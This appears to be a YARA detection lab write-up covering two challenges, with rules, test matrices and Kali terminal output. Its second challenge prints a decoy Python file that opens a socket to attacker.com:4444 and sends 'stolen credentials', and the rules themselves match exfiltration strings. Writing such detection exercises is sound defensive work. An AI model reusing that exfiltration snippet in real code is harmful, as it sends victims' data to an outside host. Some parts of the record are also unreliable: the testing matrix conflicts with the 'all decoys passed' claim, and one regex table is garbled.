

YARA Rule(s) Documentation Card

▼ Challenge 1

▼ Challenge Log

Field	Detail
Case Title	Exfiltration Detection via YARA + Regex
Author	Jynx
Date	August 7, 2025
Rule Set	suspicious_activity.yar
Environment	YARA CLI v4.5.2 on Windows/Linux
Test Directory	suspicious_copy.txt
Detection Goal	Identify only the exfiltrating payload

▼ Rule Metadata

Field	Value
Rule Name	Suspicious_Copy_Activity
Version	1.0
Type	Regex + Case-insensitive

Field	Value
Detection Logic	Find malicious use of <code>exfiltrate</code> , <code>pass*</code> , and <code>external IP</code> indicators

▼ Logic Breakdown

Element	Role
<code>\s+</code>	Matches multiple space/tab/newline variants
<code>`(words</code>	data
<code>[_-]?</code>	Matches both underscore or dash between <code>external</code> and <code>ip</code>
<code>(_addr)?</code>	Optional addition — matches <code>ip</code> or <code>ip_addr</code>
<code>nocase</code>	Enables catching <code>ExFilTrAtEs</code> , <code>PASSDATA</code> , etc.

▼ Testing Matrix

Filename	Expected Result	Actual Result
backup_script.txt	Should NOT Match	✗
clean.txt	Should NOT Match	✗
malware.txt	Should NOT Match	✗
mod_malware.txt	Should NOT Match	✗
suspicious_copy.txt	Must Match	✓ Matched

```
(jynx㉿kali)-[~/Desktop/yara]
$ cat suspicious_copy.txt
ExFiltrates PassWords to External_IP_Addr
```

▼ Observations

```
GNU nano 8.4                                     suspicious_activity.yar
rule Suspicious_Copy_Activity
{
    meta:
        author = "Jynx"
        description = "Detects suspicious data exfil phrases using regex and case-insensitivity"
        date = "2025-08-07"
        version = "1.0"
    File System
    strings:
        $re1 = /exfiltrates\s+(pass(words|data|info))/i nocase
        $re2 = /external[_-]?ip(_addr)?/i nocase
    condition:
        all of them
}
```

False Positive Check

All clean decoys passed with no alerts.

The rule did not trigger on backup scripts, heartbeat logs, or config checkers.

```
└──(jynx㉿kali)-[~/Desktop/yara]
$ ls -l
total 36
drwxrwxr-x 3 jynx jynx 4096 Aug  7 14:06 Aug7
-rw-rw-r-- 1 jynx jynx    70 Aug  7 08:13 backup_script.txt
-rw-rw-r-- 1 jynx jynx   85 Aug  6 11:43 clean.txt
-rw-rw-r-- 1 jynx jynx  255 Aug  6 11:38 firstRule.yar
-rw-rw-r-- 1 jynx jynx   73 Aug  6 11:22 malware.txt
-rw-rw-r-- 1 jynx jynx   74 Aug  6 11:43 mod_malware.txt
-rw-rw-r-- 1 jynx jynx  415 Aug  6 15:12 secondRule.yar
-rw-rw-r-- 1 jynx jynx  377 Aug  7 08:14 suspicious_activity.yar
-rw-rw-r-- 1 jynx jynx   42 Aug  7 08:13 suspicious_copy.txt

└──(jynx㉿kali)-[~/Desktop/yara]
$ yara suspicious_activity.yar clean.txt

└──(jynx㉿kali)-[~/Desktop/yara]
$ yara suspicious_activity.yar backup_script.txt

└──(jynx㉿kali)-[~/Desktop/yara]
$ yara suspicious_activity.yar suspicious_copy.txt
Suspicious_Copy_Activity suspicious_copy.txt
```

Observations and Insights:

- Regex-based YARA is far more flexible than strict string matching
- Carefully tuned `condition: all of them` improved signal-to-noise
- Could add byte-based matching for future PE or memory dump detection
- Consider tuning for obfuscation-resistant indicators in next version

▼ Challenge 2

▼ Challenge Log

Field	Detail
Case Title	Exfiltration Detection via YARA + Regex
Author	Jynx
Date	August 7, 2025
Rule Set	<code>catch_malware.yar</code>

Field	Detail
Environment	YARA CLI v4.5.2 on Windows/Linux
Test Directory	<code>script_drops/</code> (25 Python scripts)
Detection Goal	Identify 1 exfiltrating payload in a field of decoys

▼ Rule Metadata

Field	Value
Rule Name	<code>Suspicious_Copy_Activity</code>
Version	1.0
Type	Regex + Case-insensitive
Detection Logic	Find malicious use of <code>exfiltrate</code> , <code>socket</code> , and <code>stolen credentials</code> indicators

▼ Logic Breakdown

Element	Purpose
<code>\$s1 = /exfiltrate/ nocase</code>	Matches function names or keywords like <code>exfiltrate()</code> — common in malware exfil routines. Case-insensitive to catch variations like <code>Exfiltrate</code> , <code>EXFILTRATE</code> , etc.
<code>\$s2 = /socket\.\socket/ nocase</code>	Looks for Python socket constructor <code>socket.socket</code> — often used to establish outbound connections. The <code>.</code> is escaped with <code>\.</code> to match literally, not any character.
<code>\$s3 = /stolen credentials/ nocase</code>	Matches exact phrase "stolen credentials" — a classic payload or debug string seen in basic exfil/test malware scripts.
<code>condition: all of them</code>	Rule only triggers if all 3 strings are present in the file — tightens detection, reduces false positives.

▼ Testing Matrix

Filename	Expected Result	Actual Result
<code>script_00.py</code>	No Match	✗
<code>script_01.py</code>	No Match	✗
<code>script_02.py</code>	No Match	✗
<code>script_03.py</code>	No Match	✗
<code>script_04.py</code>	No Match	✗
<code>script_05.py</code>	No Match	✗


Filename	Expected Result	Actual Result
script_06.py	No Match	✗
script_07.py	No Match	✗
script_08.py	No Match	✗
script_09.py	No Match	✗
script_10.py	No Match	✗
script_11.py	No Match	✗
script_12.py	No Match	✗
script_13.py	No Match	✗
script_14.py	No Match	✗
script_15.py	No Match	✗
script_16.py	Must Match	✓ Matched
script_17.py	No Match	✗
script_18.py	No Match	✗
script_19.py	Match	✗
script_20.py	Match	✗
script_21.py	Match	✗
script_22.py	No Match	✗
script_23.py	No Match	✗
script_24.py	No Match	✗

```
(jynx㉿kali)-[~/Desktop/yara/Aug7/script_drops]
└─$ ls -l
total 100
-rw-rw-r-- 1 jynx jynx 156 Aug  7 08:54 script_00.py
-rw-rw-r-- 1 jynx jynx 185 Aug  7 08:54 script_01.py
-rw-rw-r-- 1 jynx jynx 197 Aug  7 08:54 script_02.py
-rw-rw-r-- 1 jynx jynx 106 Aug  7 08:54 script_03.py
-rw-rw-r-- 1 jynx jynx 220 Aug  7 08:54 script_04.py
-rw-rw-r-- 1 jynx jynx 169 Aug  7 08:54 script_05.py
-rw-rw-r-- 1 jynx jynx 154 Aug  7 08:54 script_06.py
-rw-rw-r-- 1 jynx jynx 152 Aug  7 08:54 script_07.py
-rw-rw-r-- 1 jynx jynx 146 Aug  7 08:54 script_08.py
-rw-rw-r-- 1 jynx jynx 144 Aug  7 08:54 script_09.py
-rw-rw-r-- 1 jynx jynx 218 Aug  7 08:54 script_10.py
-rw-rw-r-- 1 jynx jynx 215 Aug  7 08:54 script_11.py
-rw-rw-r-- 1 jynx jynx 220 Aug  7 08:54 script_12.py
-rw-rw-r-- 1 jynx jynx 271 Aug  7 08:54 script_13.py
-rw-rw-r-- 1 jynx jynx 245 Aug  7 08:54 script_14.py
-rw-rw-r-- 1 jynx jynx 234 Aug  7 08:54 script_15.py
-rw-rw-r-- 1 jynx jynx 175 Aug  7 08:54 script_16.py
-rw-rw-r-- 1 jynx jynx 110 Aug  7 08:54 script_17.py
-rw-rw-r-- 1 jynx jynx 296 Aug  7 08:54 script_18.py
-rw-rw-r-- 1 jynx jynx 138 Aug  7 08:54 script_19.py
-rw-rw-r-- 1 jynx jynx 273 Aug  7 08:54 script_20.py
-rw-rw-r-- 1 jynx jynx 121 Aug  7 08:54 script_21.py
-rw-rw-r-- 1 jynx jynx 169 Aug  7 08:54 script_22.py
-rw-rw-r-- 1 jynx jynx 244 Aug  7 08:54 script_23.py
-rw-rw-r-- 1 jynx jynx 130 Aug  7 08:54 script_24.py
```

```
(jynx㉿kali)-[~/Desktop/yara/Aug7/script_drops]
└─$ cat script_16.py
# cron scheduler

# MALICIOUS PAYLOAD (hidden)
import socket
def exfiltrate():
    s = socket.socket()
    s.connect(("attacker.com", 4444))
    s.send(b"stolen credentials")
```

▼ Observations



```
jynx@kali: ~/Desktop/yara/Aug7
File Actions Edit View Help
GNU nano 8.4                               catch_malware.yar
rule Suspicious_Copy_Activity
{
    meta:
        author = "Jynx"
        description = "Detects suspicious data exfil phrases using regex and case-insensitivity"
        date = "2025-08-07"
        version = "1.0"
    strings:
        $s1 = /exfiltrate/ nocase
        $s2 = /socket\.socket/ nocase
        $s3 = /stolen credentials/ nocase
    condition:
        all of them
}
```

False Positive Check

All clean decoys passed with no alerts.

The rule did not trigger on backup scripts, heartbeat logs, or config checkers.

```
(jynx㉿kali)-[~/Desktop/yara/Aug7]
└─$ ls -l
total 10740
-rw-rw-r-- 1 jynx jynx      351 Aug  7 14:01 catch_malware.yar
-rw-rw-r-- 1 jynx jynx     1474 Aug  7 08:54 generate_scripts.py
-rw-rw-r-- 1 jynx jynx 5490108 Aug  7 08:53 os
-rw-rw-r-- 1 jynx jynx 5490112 Aug  7 08:53 random
drwxrwxr-x 2 jynx jynx    4096 Aug  7 08:54 script_drops

(jynx㉿kali)-[~/Desktop/yara/Aug7]
└─$ yara -rs catch_malware.yar script_drops
Suspicious_Copy_Activity script_drops/script_16.py
0x41:$s1: exfiltrate
0x57:$s2: socket.socket
0x9a:$s3: stolen credentials
```

Observations and Insights:

- Regex-based YARA is far more flexible than strict string matching
- Carefully tuned `condition: all of them` improved signal-to-noise
- Could add byte-based matching for future PE or memory dump detection
- Consider tuning for obfuscation-resistant indicators in next version